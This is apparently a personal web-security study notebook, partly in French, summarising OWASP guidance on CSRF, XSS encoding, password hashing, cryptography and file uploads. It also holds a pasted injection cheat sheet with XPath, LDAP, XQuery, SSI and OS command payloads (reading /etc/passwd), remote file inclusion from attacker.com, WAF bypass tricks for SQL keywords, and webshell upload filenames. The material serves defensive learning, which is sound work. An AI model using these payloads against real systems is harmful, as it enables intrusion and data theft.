[https://cheatsheetseries.owasp.org/cheatsheets/AJAX\\_Security\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/AJAX_Security_Cheat_Sheet.html)

- **Use .innerText instead of .innerHTML**

The use of .innerText will prevent most XSS problems as it will automatically encode the text.

- **Don't rely on client and business logic for security**

Least ye have forgotten the user controls the client side logic. I can use a number of browser plugins to set breakpoints, skip code, change values, etc. Never rely on client logic.

- **Use CSRF Protection**

	Cookies	Local Storage	Session Storage
Capacity	4kb	10mb	5mb
Browsers	HTML4 / HTML 5	HTML 5	HTML 5
Accessible from	Any window	Any window	Same tab
Expires	Manually set	Never	On tab close
Storage Location	Browser and server	Browser only	Browser only
Sent with requests	Yes	No	No

Session Storage et SESSION sont deux choses différentes.

- **Authentication Management :**

- Make sure your usernames/user IDs are **case-insensitive**. User 'smith' and user 'Smith' should be the same user. case sensitive usernames would enable someone to attempt to impersonate someone else just by registering a new account with a different permutation of capital/lowercase letters.

- **Password**

- 8 characters minimum ( shorter is considered to be weak )
- It is important to set a **maximum password length** (such as 64 characters) to prevent long **password Denial of Service attacks** but not too large due to limitations in certain hashing algorithms.
- Do not silently truncate passwords if it's too long.
- Allow usage of all characters including unicode and whitespace.
- Include password strength meter, block common and previously breached passwords
- Require Re-authentication for Sensitive Features in order to mitigate CSRF and session hijacking.

- **Authentication and Error Messages**

- An application must respond with a generic error message regardless of whether:
  - The user ID or password was incorrect.
  - The account does not exist.
  - The account is locked or disabled.
- The processing time can be significantly different according to the

**case (success vs failure) allowing an attacker to mount a time-based attack ( example of implementation here : [https://cheatsheetseries.owasp.org/cheatsheets/Authentication\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html) )**

#### Password recovery

Incorrect response examples:

- "We just sent you a password reset link."
- "This email address doesn't exist in our database."

Correct response example:

- "If that email address is in our database, we will send you an email to reset your password."

#### Account creation

Incorrect response examples:

- "This user ID is already in use."
- "Welcome! You have signed up successfully."

Correct response example:

- "A link to activate your account has been emailed to the address provided."

### - **Protect Against Automated Attacks**

- **Multi-Factor Authentication**
- **Account Lockout**
- **CAPTCHA**
  - **However, many CAPTCHA implementations have weaknesses that allow them to be solved using automated techniques.**

- Credential Stuffing Prevention

- Multi-Factor Authentication

- Multi-factor authentication (MFA) is by far the best defense against the majority of password-related attacks, including credential stuffing and password spraying.
- In order to balance security and usability, only in specific circumstances MFA could be used :
  - A new browser/device or IP address.
  - An unusual country or location.
  - Specific countries that are considered untrusted.
  - An IP address that appears on known block lists.
  - An IP address that has tried to login to multiple accounts.
  - A login attempt that appears to be scripted rather than manual.

- Alternative Defenses

- Secondary Passwords, PINs and Security Questions :
- CAPTCHA
- IP Block-listing

**- Defense in Depth**

- Identifying Leaked Passwords
- Notify users about unusual security events
- Multi-Step Login Processes ( to discourage hacker )
  - By adding additional steps to this process, such as requiring the username and password to be entered sequentially

**CSRF (Cross-Site Request Forgery Prevention)**

- Use Built-In Or Existing CSRF Implementations for CSRF Protection
- CSRF tokens should be generated once per user session or for each request ( for more security but less usability : Interaction with a previous page will result in a CSRF false positive security event at the server ).
- CSRF tokens should be:
  - Unique per user session.
  - Secret
  - Unpredictable (large random value generated by a secure method).

## - Defense In Depth Techniques

- SameSite Cookie Attribute ( to not include cookie )
- Verifying Origin With Standard Headers. Reliability on these headers comes from the fact that they cannot be altered programmatically (using JavaScript with an XSS vulnerability) as they fall under forbidden headers list, meaning that only the browser can set them :
  - Checking the Origin header
  - Checking the Referrer header
- User Interaction Based CSRF Defense
  - Re-Authentication (password or stronger)
  - One-time Token
  - CAPTCHA
- Inserting the CSRF token in the custom HTTP request header via JavaScript is considered more secure because it uses custom request headers :
  - This defense relies on the same-origin policy (SOP) restriction that only JavaScript can be used to add a custom header, and only within its origin. By default, browsers do not allow JavaScript to make cross origin requests with custom headers.

In short, the following principles should be followed to defend against CSRF:

- Check if your framework has [built-in CSRF protection](#) and use it
  - If framework does not have built-in CSRF protection add [CSRF tokens](#) to all state changing requests (requests that cause actions on the site) and validate them on backend
  - For stateful software use the [synchronizer token pattern](#)
  - For stateless software use [double submit cookies](#)
  - Implement at least one mitigation from [Defense in Depth Mitigations](#) section
    - Consider [SameSite Cookie Attribute](#) for session cookies
    - Consider implementing [user interaction based protection](#) for highly sensitive operations
    - Consider the [use of custom request headers](#)
    - Consider [verifying the origin with standard headers](#)
  - Remember that any Cross-Site Scripting (XSS) can be used to defeat all CSRF mitigation techniques!
    - See the [OWASP XSS Prevention Cheat Sheet](#) for detailed guidance on how to prevent XSS flaws.
    - Do not use GET requests for state changing operations.
      - If for any reason you do it, protect those resources against CSRF

-

## - XSS

### Different Encoding type and Mechanism :

Encoding Type	Encoding Mechanism
HTML Entity Encoding	Convert & to &amp;, Convert < to &lt;, Convert > to &gt;, Convert " to &quot;, Convert ' to &#x27;, Convert / to &#x2F;
HTML Attribute	Except for alphanumeric characters, encode all characters with the HTML Entity &#xHH; format, including spaces. ( <a href="#">HH = Hex Value</a> )

Encoding	
URL Encoding	Standard percent encoding. URL encoding should only be used to encode parameter values, not the entire URL or path fragments of a URL.
JavaScript Encoding	Except for alphanumeric characters, encode all characters with the \uXXXX unicode encoding format (X = Integer).
CSS Hex Encoding	CSS encoding supports \xx and \xxxxxx.

- **HTML Encode Before Inserting Untrusted Data into HTML Element Content**
  - When you want to put untrusted data directly into the HTML body somewhere. This includes inside normal tags like `div, p, b, td ...`
- **Use a Security Encoding Library instead of writing your own.**
- **Attribute Encode Before Inserting Untrusted Data into HTML Common Attributes**
  - 1) Always quote dynamic attributes with " or '.

Quoted attributes can only be broken out of with the corresponding quote, while unquoted attributes can be broken out of with many characters ( including [space] % \* + , - / ; < = > ^ and |.)

  - 2) Encode the corresponding quote: " and ' should be encoded to `&#x22;` and `&#x27;` respectively.
- **JavaScript Encode Before Inserting Untrusted Data into JavaScript Data Values**
  - The only safe place to put untrusted data into this JS code is **inside a quoted "data value"**.
  - Please note **there are some JavaScript functions that can never safely use untrusted data as input - EVEN IF JAVASCRIPT ENCODED !!!**

For example : `window.setInterval('...')`, ...

Avoid using any escaping shortcuts like `\\"` because the quote character matched by the HTML attribute parser which runs first and these escape sequences are also susceptible to escape-the-escape attacks (`\\\\"`).

-

- **HTML Encode JSON values**
  - Ensure returned Content-Type header is application/json and not text/html
- **URL Encode Before Inserting Untrusted Data into HTML URL Parameter Values**

## Résumé :

Data Type	Context	Code Sample	Defense
String	HTML Body	<span>UNTRUSTED DATA </span>	HTML Entity Encoding (rule #1).
String	Safe HTML Attributes	<input type="text" name="fname" value="UNTRUSTED DATA ">	Aggressive HTML Entity Encoding (rule #2), Only place untrusted data into a list of safe attributes (listed below), Strictly validate unsafe attributes such as background, ID and name.
String	GET Parameter	<a href="/site/search?value=UNTRUSTED DATA ">clickme</a>	URL Encoding (rule #5).
String	Untrusted URL in a SRC or HREF attribute	<a href="UNTRUSTED URL ">clickme</a> <iframe src="UNTRUSTED URL " />	Canonicalize input, URL Validation, Safe URL verification, Allow-list http and HTTPS URLs only (Avoid the JavaScript Protocol to Open a new Window), Attribute encoder.
String	CSS Value	html <div style="width: UNTRUSTED DATA ;">Selection</div>	Strict structural validation (rule #4), CSS Hex encoding, Good design of CSS Features.
String	JavaScript Variable	<script>var currentValue='UNTRUSTED DATA '</script> <script>someFunction('UNTRUSTED DATA ')</script>	Ensure JavaScript variables are quoted, JavaScript Hex Encoding, JavaScript Unicode Encoding, Avoid backslash encoding (\\" or \\' or \\\\").
HTML	HTML Body	<div>UNTRUSTED HTML</div>	HTML Validation (JSoup, AntiSamy, HTML Sanitizer...).

## Cryptographic Storage

- Passwords should not be stored using reversible encryption - secure password slow hashing algorithms should be used instead.
- For **symmetric encryption**, **AES-128** (ideally 256 bits) and a **secure mode** should be used as the preferred algorithm.

In some cases there may be regulatory requirements that limit the algorithms that can be used, such as FIPS 140-2 or PCI DSS.

- For **asymmetric encryption**, use elliptical curve cryptography (ECC) with a secure curve such as **Curve25519** as a preferred algorithm. If ECC is not available and RSA must be used, then ensure that the key is at least 2048 bits.


In some cases there may be regulatory requirements that limit the algorithms that can be used, such as FIPS 140-2 or PCI DSS.

- **INFO :** Many other symmetric and asymmetric algorithms are available which have their own pros and cons, and they may be better or worse than AES or Curve25519 in specific use cases. When considering these, a number of factors should be taken into account, including:

- Key size.
- Known attacks and weaknesses of the algorithm.
- Maturity of the algorithm.
- Approval by third parties such as NIST's algorithmic validation program.
- Performance (both for encryption and decryption).
- Quality of the libraries available.
- Portability of the algorithm (i.e., how widely supported is it).

- **Cipher Modes :**

- Where available, **authenticated modes** should always be used. These provide guarantees of the integrity and authenticity of the data, as well as confidentiality. The most commonly used authenticated modes are **GCM** and **CCM**, which should be used as a first preference.
- If **GCM** or **CCM** are not available, then **CTR** mode or **CBC** mode should be used. As these do not provide any guarantees about the authenticity of the data, separate authentication should be implemented, such as using the Encrypt-then-MAC technique.



to resume :

- 1) GCM or CCM
- 2) CTR or CBC with a implemented authentication  
**(Encrypt-then-MAC)**

- **Secure Random Number Generation**
  - Pseudo-Random Number Generators (PRNG) VS Cryptographically Secure Pseudo-Random Number Generators (CSPRNG) :

PRNG	CSPRNG
provide low-quality randomness but much faster	produce a much higher quality of randomness but they are slower and more CPU intensive.
Should be used for non-security related functionality. They must not be used for anything security critical, as it is often possible for attackers to guess or predict the output.	safe to use for security-sensitive functionality.

Language	Unsafe Functions	Cryptographically Secure Functions
C	<code>random()</code> , <code>rand()</code>	<code>getrandom(2)</code>
Java	<code>java.util.Random()</code>	<code>java.security.SecureRandom</code>
PHP	<code>rand()</code> , <code>mt_rand()</code> , <code>array_rand()</code> , <code>uniqid()</code>	<code>random_bytes()</code> , <code>random_int()</code> in PHP 7 or <code>openssl_random_pseudo_bytes()</code> in PHP 5
.NET/C#	<code>Random()</code>	<code>RNGCryptoServiceProvider</code>
Objective-C	<code>arc4random()</code> (Uses RC4 Cipher)	<code>SecRandomCopyBytes</code>
Python	<code>random()</code>	<code>secrets()</code>
Ruby	<code>Random</code>	<code>SecureRandom</code>
Go	<code>rand</code> using <code>math/rand</code> package	<code>crypto.rand</code> package

#### - Defence in Depth

- Applications should be designed to still be secure even if cryptographic controls fail. Any information that is stored in an encrypted form should also be protected by additional layers of security (should enforce strong access control to prevent unauthorised access to information).

#### - Key Management

- Keys should be randomly generated using a cryptographically secure function
- Keys should not be based on common words or phrases, or on "random" characters generated by mashing the keyboard.

- **Key Lifetimes and Rotation**

- Encryption keys should be changed :
  - If the previous key is known (or suspected) to have been compromised.
  - After a specified period of time has elapsed (known as the **cryptoperiod**).
  - After the key has been used to encrypt a specific amount of data ( this would typically be  $2^{35}$  bytes (~34GB) for 64-bit keys and  $2^{68}$  bytes (~295 exabytes) for 128 bit keys.)
  - If there is a significant change to the security provided by the algorithm (such as a new attack being announced).
  - It is important that the code and processes required to rotate a key are in place before they are required

- **Key Storage**

- Where available, the secure storage mechanisms provided by the operating system, framework or cloud service provider should be used. These include:
  - A physical Hardware Security Module (HSM).
  - A virtual HSM.
  - Key vaults such as Amazon KMS or Azure Key Vault.

There are many advantages to using these types of secure storage :

- Central management of keys, especially in containerised environments.
- Easy key rotation and replacement.
- Secure key generation.
- Simplifying compliance with regulatory standards such as FIPS 140 or PCI DSS.

- Making it harder for an attacker to export or steal keys.
- Do not hard-code keys into the application source code.
- Protect the configuration files containing the keys with restrictive permissions.
- Avoid storing keys in environment variables, as these can be accidentally exposed through functions such as `phpinfo()` or through the `/proc/self/environ` file.
- Where possible, encryption keys should be stored in a separate location from encrypted data. For example, if the data is stored in a database, the keys should be stored in the filesystem. This means that if an attacker only has access to one of these (for example through directory traversal or SQL injection), they cannot access both the keys and the data.

-

-

## Database Security

- The backend database used by the application should be isolated as much as possible, in order to prevent malicious or undesirable users from being able to connect to it. The following options could be used to protect it :
  - Restricting access to the network port to specific hosts with firewall rules.
  - Placing the database server in a separate DMZ isolated from

the application server.

- When an application is running on an untrusted system (such as a thick-client), it should **always connect to the backend through an API that can enforce appropriate access control and restrictions**. Direct connections should never be made from a thick client to the backend database.
- **Transport Layer Protection :**
  - Configure the database to only allow encrypted connections if it possible
- **Authentication**
  - The database should be configured to **always require authentication**, including connections from the local server. Database accounts should be Protected with strong and unique passwords.
- **Database Configuration and Hardening**
  - The database application should also be properly configured and hardened. The following principles should apply to any database application and platform:
    - Install any required security updates and patches.
    - Configure the database services to run under a low privileged user account.
    - Remove any default accounts and databases.
    - Store transaction logs on a separate disk to the main database files.

- Configure a regular backup of the database.
- Ensure that the backups are protected with appropriate permissions, and ideally encrypted.

-

-

-

-

## PHP configuration

### - **php.ini**

#### PHP error handling

```
expose_php      = Off
error_reporting = E_ALL
display_errors  = Off
display_startup_errors = Off
log_errors      = On
error_log       = /valid_path/PHP-logs/php_error.log
ignore_repeated_errors = Off
```

Keep in mind that you need to have `display_errors` to `Off` on a production server and it's a good idea to frequently notice the logs.

-

-

-

### - **Snuffleupagus**

## Unvalidated Redirects and Forwards

- When applications allow user input to forward requests **between different parts of the site**, the application must check that the user is authorized to access the URL.  
If the application fails to perform these checks, an attacker crafted URL may pass the application's access control check and then forward the attacker to an administrative function that is not normally permitted.

Example:

```
http://www.example.com/function.jsp?fwd=admin.jsp
```

### - Preventing Unvalidated Redirects and Forwards

- Sanitize input by creating a list of trusted URLs (lists of hosts or a regex).  
This should be based on an allow-list approach, rather than a block list.
- Force all redirects to first go through a page notifying users that they are going off of your site, with the destination clearly displayed, and have them click a link to confirm.

-

-

-

-

-

## File Uploads

- There is no silver bullet in validating user content. Implementing a defense in depth approach is key to make the upload process harder and more locked down to the needs and requirements for the service

Implementing multiple techniques is key and recommended, as no one technique is enough to secure the service.

- **File Upload Protection**

- **Extension validation**

- Ensure that the validation occurs after decoding the file name, and that a proper filter is set in place in order to avoid certain known bypasses:

- Double extensions
    - Null bytes (.php%00.jpg)

- **List Allowed Extensions**

- Ensure the usage of business-critical extensions only, without allowing any type of non-required extensions.

For example if the system requires:

- Image upload, allow one type that is agreed upon to fit the business requirement.
    - Cv upload, allow **docx** and **pdf** extensions.

- **Content-Type Validation**

- Other than defining the extension of the uploaded file, its **MIME-type** can be checked for a quick protection

against simple file upload attacks.

- This can be done preferably in an allow list approach

- **File Signature Validation**

- In conjunction with content-type validation, validating the file's signature can be checked and verified against the expected file that should be received.

This should not be used on its own, as bypassing it is pretty common and easy.

- **Filename Sanitization**

- Creating a random string as a file-name, such as generating a UUID/GUID, is essential.
- If user filenames are required, consider implementing the following:

- Implement a maximum length

- Restrict characters to an allowed subset specifically, such as alphanumeric characters, hyphen, spaces, and periods.

- **File Content Validation**

- Based on the expected type, special file content validation can be applied:
  - For images, applying image rewriting techniques destroys any kind of malicious content injected in an image; this could be done through randomization.

- ZIP files are not recommended since they can contain all types of files, and the attack vectors pertaining to them are numerous.
- File Storage Location
  - The following points are set by security priority, and are inclusive:
    - Store the files on a different host
    - Store the files outside the webroot, where only administrative access is allowed or inside the webroot, and set them in write permissions only.
    - Set the files permissions on the principle of least privilege
  - Upload and Download Limits
    - The application should set proper size limits for the upload service in order to protect the file storage capacity.

-

-

-

-

-

-

In short, the following principles should be followed to reach a secure file upload implementation:

- List allowed extensions. Only allow safe and critical extensions for business functionality
  - Ensure that [input validation](#) is applied before validating the extensions.
- Validate the file type, don't trust the [Content-Type header](#) as it can be spoofed
- Change the filename to something generated by the application
- Set a filename length limit. Restrict the allowed characters if possible
- Set a file size limit
- Only allow authorised users to upload files
- Store the files on a different server. If that's not possible, store them outside of the webroot
  - In the case of public access to the files, use a handler that gets mapped to filenames inside the application (someid -> file.ext)
- Run the file through an antivirus or a sandbox if available to validate that it doesn't contain malicious data
- Ensure that any libraries used are securely configured and kept up to date
- Protect the file upload from [CSRF](#) attacks

#### - [Password Storage](#)

- Passwords should be hashed, **NOT encrypted**.
- Salt should be unique per user.
- Salt is used to :
  - Increase the time consumed in brute force or Dictionary attack
  - Against rainbow-table
  - Salting also means that it is impossible to determine whether two users have the same password
- Modern hashing algorithms such as Argon2id, bcrypt, and PBKDF2 automatically

**salt the passwords**, so no additional steps are required when using them.

- **Peppering :**

- A pepper can be used in addition to salting to provide an additional layer of protection. The purpose of the pepper is to prevent an attacker from being able to crack any of the hashes if they only have access to the database.
- One of several peppering strategies (there are multiples strategies in peppering) is to hash the passwords as usual (using a password hashing algorithm) and then **HMAC or encrypt the hashes with a symmetrical encryption key before storing the password hash in the database**, with the key acting as the pepper.

- **Work Factors :**

- The work factor is essentially **the number of iterations of the hashing algorithm** that are performed for each password (usually, it's actually  $2^{\text{work iterations}}$ ).  
The purpose of the work factor is to make calculating the hash **more computationally expensive**.
- When choosing a work factor, a balance needs to be struck between security and performance.
- There is no golden rule for the ideal work factor - it will depend on the performance of the server and the number of users on the application. Determining the optimal work factor will require experimentation on the specific server(s) used by the application. **As a general rule, calculating a hash should take less than one second.**
- One key advantage of having a work factor is that it can be increased over time as hardware becomes more powerful and cheaper.

- **International Characters :**

Ensure your hashing library is able to accept a wide range of characters and is compatible with all Unicode codepoints.

**Password hashing libraries need to be able to use input that may contain a NULL byte.**

**Users should be able to use the full range of characters available on modern devices, in particular mobile keyboards.**

This cheat sheet provides guidance on the various areas that need to be considered related to storing passwords. In short:

- Use **Argon2id** with a minimum configuration of 15 MiB of memory, an iteration count of 2, and 1 degree of parallelism.
- If **Argon2id** is not available, use **bcrypt** with a work factor of 10 or more and with a password limit of 72 bytes.
- For legacy systems using **scrypt**, use a minimum CPU/memory cost parameter of (2^16), a minimum block size of 8 (1024 bytes), and a parallelization parameter of 1.
- If FIPS-140 compliance is required, use **PBKDF2** with a work factor of 310,000 or more and set with an internal hash function of HMAC-SHA-256.
- Consider using a **pepper** to provide additional defense in depth (though alone, it provides no additional secure characteristics).

- **MISC**

**MISC checklist**

- Everytime that you see something that can be controlled by an attacker joined with a system path, make sure **to prevent Directory Transversal attack**

- When you are doing a signature verification or a cryptographic data verification, make sure that the comparison **is done in constant time** regardless of the similarity in the values compared ( to avoid brute force ( time ) blind attack character per character ) .

- **Que signifie FIPS ?**

- L'acronyme FIPS renvoie à « Federal Information Processing Standards » (normes fédérales de traitement de l'information).

La série de normes FIPS 140 correspond aux normes de sécurité informatique établies par le National Institute of Standards & Technology (NIST) pour le gouvernement des États-Unis.

- Different general and direct way for WAF bypasses :
  - URL encode / Double URL encode (' => %27 ou %2527 )
  - HTML encode (' => &#x27; ou &#x0027; ou &apos; ou &#39; )
  - Caractère espace => /\*\*/ ( commentaire vide avec une syntaxe selon le contexte)
  - Breaking restriction in sensitive word like this :
    - /\*\*/UN/\*\*/ION/\*\*/SEL/\*\*/ECT ...
    - uni\*on sel\*ect
    - uNiOn ALI sElEcT .. ( Change cases )
    - UnIoN SeLselectECT .... ( against str\_replace )
  - Adding CRLF in some places ( %0A%0D ):
    - %0A%0Dunion%0A%0D+%0A%0D+%0A%0Dselect+%0A%0D+1,2,3,4,5+--+-



# INJECTION CHEAT SHEET (non-SQL)

[www.rapid7.com](http://www.rapid7.com)

## XPATH Injection

### Detection

'	single quote
"	double quote

### Exploitation

' or 1=1 or ''='	
'] *   user[@role='admin	
" NODENAME "	returns all children of node
" //NODENAME "	returns all elements in the document
" NODENAME//SUBNODENAME "	returns all SUBNODE under NODE element
" //NODENAME/[NAME='VALUE'] "	returns all NODE that have a NAME child equal to VALUE
http://site.com/login.aspx?username=foo' or 1=1 or ''=	Login bypass

## LDAP Injection

### Detection

[	opening bracket
)	closing bracket
	Pipe - OR operator for LDAP
&	Ampersand - AND operator for LDAP
!	Exclamation - NOT operator for LDAP

### Exploitation

[&{param1=val1}{param2=val2}]	AND operator
[ {param1=val1}{param2=val2}]	OR operator
* [ObjectClass=*] &{objectClass=void}	Blind LDAP Injection using AND operator
void [ObjectClass=void] &{objectClass=void}	BLIND LDAP Injection using OR operator
http://site.com/ldapsearch?user=*	Displays list of all users with attributes

## Remote Code Injection

### Upload File

Upload file	
PHP, JSP, ASP etc.	Injecting active content
execution!	Access back from webroot

### Remote file inclusion/injection

include(\$incfile);	PHP call
http://site.com/page.php?file=http://www.attacker.com/exploit	Injecting

XML Injection	
<b>Detection</b>	
'	single quote
"	double quote
< >	angular parentheses
<!--//-->	XML Comment tag
&	ampersand
<![CDATA[ / ]]>	CDATA section delimiters
<b>Exploitation</b>	
<!-- EXISTING TAG -->	New value of existing tag along with tag name
http://www.example.com/addUser.php?username=dan&password=123456<!--email:--><userid>0</userid><mail>foo@emaildomain.com	Add user as administrator
OS Command Injection	
<b>Detection</b>	
<ANOTHER COMMAND>	Pipe - On *NIX Output of first command to another, In Windows multiple commands execution
; <ANOTHER COMMAND>	semicolon - Running two commands together
<b>Exploitation</b>	
%<ENV VARIABLE>%	Windows only
&	Running command in background (*NIX Only)
://site.com/whois.php?domain=foobar;echo+/etc/passwd	Displays content of /etc/passwd file
XQuery Injection	
<b>Detection</b>	
'	single quote
"	double quote
<b>Exploitation</b>	
' or <ATTACK> or .='	
something" or ""="	
http://site.com/xmlsearch?user=foo" or ""=	Displays list of all users with attributes
SSI Injection	
<b>Detection</b>	
include, echo, exec	Look for word
.SHTML	File extension
<b>Exploitation</b>	
< ! # = / . " - > and [a-zA-Z0-9]	Required characters for successful execution
<!--#include virtual=<SOME SYSTEM FILE > -->	
http://site.com/ssiform.php?showfile=<!--#include virtual="/etc/passwd" -->	Displays content of /etc/passwd file

- Attention de ne pas laisser des fichiers sensible pouvant être lue ( visible par l'URL ) dans le serveur par exemple :
  - Exemple fichiers :
    - Fichiers se finissant par "~" ( type de fichier temporaire backup ).
    - Fichiers de backup : \*.[bak - backup - tmp - gho]. Il en existe beaucoup. Tout dépend du système utilisé.
    - Fichiers d'installation de framework php.
    - Fichier .git. ( extraction with **GitTool** ) ou .svn ( subversion )
  - Dû aux différentes manières de comparer une chaîne de caractère au nouveau code back-end et base de donnée, on peut tenter de créer un compte admin avec le même nom de compte mais avec des majuscule/minuscule échangés pour obtenir ses droits.  
 La base de données ne va pas faire la différence entre "**admin**" et "**ADMIN**" par exemple. Ou pareil pour "**admin**" et "**admin**".
  - Si une redirection est effectuée ( sur une page ), toujours look les infos renvoyées par le serveur dans les requêtes réponses intermédiaires.
  - A Classic mistake with modern frameworks : Here most of the code is generated automatically and access to different formats (HTML, JSON) for the same database record is also done automatically.

For example, by accessing **/users/1**, you will see an HTML page with the first user's details. crucial information has been masked.

Fortunately, you should be able to access the JSON representation of this information details by modifying the URL ([/users/1.json](#)).

- In LDAP server ( Database ), if NULL bind is configured, you can connect to the DB without credentials ( just with NULL values, removing the username and password POST parameters ). It's what we call a bind connection ( with less privileges than a common user ).
  - Serving requests for a single application can be done by multiple backends. It can pay off to send the same request multiple times to check if multiple backends are involved.
- 6) TXT records ( in DNS ) are often used to show that people own a domain or to store information to configure services, it's always a good idea to check for those.  
It's sometimes possible to retrieve information from internal zones by asking publicly available servers.
- The idea behind **chunk-encoding** ( with the header **Transfer-encoding: chunked** ) is that the server can send content without waiting for the full response to be ready. The server sends the size of a chunk (in hexadecimal) followed by the chunk.

#### The **security.txt** file

The **security.txt** file is used to tell security researchers how they can disclose vulnerabilities for a website. You can learn more about it here: [securitytxt.org](#) and on Wikipedia: [Security.txt](#).

- La méthode HTTP **HEAD** demande les en-têtes qui seraient renvoyés si la ressource spécifiée était demandée avec une méthode HTTP GET. Une telle requête peut être envoyée avant de procéder au téléchargement d'une ressource volumineuse, par exemple pour économiser de la bande passante.

- Filter input against "Directory traversal attack" ( exemple : `str_replace` ça : "../").
- Faire attention à gérer tous les types de requêtes reçues ( pas que GET et POST ) dans le code du serveur : HEAD, PUT, DELETE, CONNECT, TRACE, PATCH, OPTIONS.
- Filtrer les 2 caractères CRLF ("\r\n") sur les champs sensibles à ce genre d'attaque (avec un "str\_replace" par exemple).
- Lors de l'upload de fichier (des images par exemple), faire attention à l'attaque du "double extension" or "different extension".

Exemple :

- `shell.php.png` ou `shell.php%00.png<-(null-byte attack)` (fichier php déguisé en png).
- `shell.php3` which will bypass a simple filter on .php
- `shell.php.test` which will bypass a simple filter on .php and Apache will still use .php since in this configuration it doesn't have an handler for .test.

## Les 8 règles basiques pour implémenter un système d'upload sécurisé

1. Renommez le fichier
2. N'enregistrez pas vos fichiers à la racine de votre site
3. Vérifiez la taille du fichier
4. **Ne vous fiez pas aux extensions**
5. **Effectuez un scan anti-malware**
6. **Gardez le contrôle des permissions (CHMOD)**
7. **N'autorisez l'upload qu'aux utilisateurs inscrits et authentifiés**
8. **Limitez le nombre de fichiers qu'un utilisateur peut mettre en ligne**

Faire aussi attention à vérifier si la valeur header **Content-Type** est bonne. Il peut être utilisé par un attaquant pour faire croire que le fichier envoyé est du type qu'il indique lui-même dans la requête alors que ce n'est pas le cas.

- The **HTTP TRACE method** is designed for diagnostic purposes. If enabled, the web server will respond to requests that use the TRACE method by echoing in the response the exact request that was received.

This behavior is often harmless, but occasionally **leads to information disclosure, such as the name of internal authentication headers that may be appended to requests by reverse proxies**.

- it is worth trying to navigate to **/robots.txt** or **/sitemap.xml** manually to see if you find anything of use in web gathering information. it's always a good idea visit all the pages that are "disallowed" to find sensitive information.
- **The Same-Origin Policy** is one of the fundamental defenses deployed in modern web applications. It restricts how a **script** from one origin can interact with the resources of a different origin. It is critical in preventing a number of common web vulnerabilities.

The same-origin policy is a web browser security mechanism that aims to prevent websites from attacking each other.

- Attention à utiliser la fonction “`assert()`” et “`eval()`” sur un input utilisateur ( et peut-être même en général ). Un utilisateur malveillant peut injecter du code que “`assert`” exécutera.
- Pour accéder à certains fichiers, lorsque l'on connaît leurs localisation, l'utilisation des liens symboliques peut être efficace pour bypasser certains protections ( différente extension que le fichier d'origine etc ...).
- Make sure that when building a signature, it can't be reused itself in another component in the application.

## Forbidden header name

A **forbidden header name** is the name of any [HTTP header](#) that cannot be modified programmatically; specifically, an HTTP **request** header name (in contrast with a [Forbidden response header name](#)).

Forbidden header names start with `Proxy-` or `Sec-`, or are one of the following names:

- `Accept-Charset`
- `Accept-Encoding`
- `Access-Control-Request-Headers`
- `Access-Control-Request-Method`
- `Connection`
- `Content-Length`
- `Cookie`
- `Cookie2`
- `Date`
- `DNT`
- `Expect`
- `Feature-Policy`
- `Host`
- `Keep-Alive`
- `Origin`
- `Proxy-`
- `Sec-`
- `Referer`
- `TE`
- `Trailer`
- `Transfer-Encoding`
- `Upgrade`
- `Via`

## 7) Javascript security

### - CDN in JS:

#### Description

It is common to fetch JavaScript and style sheet libraries from third-party providers as it offers a variety of advantages, not least of which is the ability to leverage someone else's hosting infrastructure. But this also extends the overall attack surface, in that if the above mentioned provider is compromised, an attacker might inject malicious code into the hosted libraries, thus transforming a single-entity

compromise into a massive supply-chain catastrophe, impacting every web application reliant on the tainted libraries in question.

```
<script src="http://some-cdn.com/some-library.js"></script>
```

## Impact

Let's say a third-party provider like a Content Delivery Network (CDN) is compromised. Not checking the SRI could result in an attacker executing arbitrary code in the context of the web application with the impact only limited to what the web application can legitimately do.

## Prevention

To enforce SRI, adding two elements to the `<script>` element is sufficient:

- `integrity` a `sha384` digest of the content of the external resource;
- `crossOrigin` an attribute that must be set to `anonymous`, indicating that the resource resides on a different origin and that the browser must not send any credentials (cookies) when fetching it.

For example, the above becomes:

```
<script src="http://some-cdn.com/some-library.js"
       integrity="sha384-+54fLHoW8AHu3nHtUxs9fw2XKOZ2ZwKHB5o1RtKSDTKJib1Na1EceFZMS8E72mzW"
       crossOrigin="anonymous"></script>
```

## - Incorrect Referrer Policy :

Suppose that some legitimate web application allows untrusted users to add external links in one of its pages, for example:

```
<a href="http://attacker.com/trigger.html" target="_blank">Click me!</a>
```

When a user clicks on the above link, the `http://attacker.com/trigger.html` is loaded in a new tab. Now, assume that this target page contains the following HTML:

```
<script>
  window.opener.location = 'http://attacker.com';
</script>
<a href="#" onclick="window.close()">Close this tab</a>.
```

What happens upon loading is that the malicious page `trigger.html` uses the `window.opener` property to load a different URL (`http://attacker.com`) which, for the sake of the narrative, represents a phishing page that mimics the original legitimate page. Inattentive users may simply click `Close this tab` to return to the malicious web page and continue to use the web site as if it were the legitimate one.

## Prevention

Prevention is achieved courtesy of two `rel` attribute values that control what is passed to the next origin, respectively: `noreferrer` and `noopener`. In older browsers, `noreferrer` was also used to prevent the next origin from accessing `window.opener`, so it is advisable to employ both:

```
<a href="http://attacker.com/trigger.html" target="_blank" rel="noreferrer noopener">Click me!
</a>
```

In the case of `window.open()`, if it is really needed, we can still pass such attributes with:

```
window.open('http://attacker.com/trigger.html', '_blank', 'noreferrer noopener')
```

## 8) ClickJacking

### - prevention

#### Prevention

To prevent the Classic Clickjacking attacks that leverage the web browser alone, in most cases, disallowing applications to load into frames is sufficient. At the very least, checking the origins of apps against an allow list that require frame-loading should be implemented. The canonical way is to use some HTTP headers in every response:

- `X-Frame-Options` set to `DENY`, `ALLOW-FROM <origin>` or `SAMEORIGIN`. This is supported by major browsers but has been deprecated in favor of CSP (Content Security Policy).
- `Content-Security-Policy` set to `frame-ancestors 'none'`, `frame-ancestors <origin>` or `frame-ancestors 'self'`.

- Preventing session cookies from being included when the page is loaded in a frame using the `SameSite` cookie attribute.
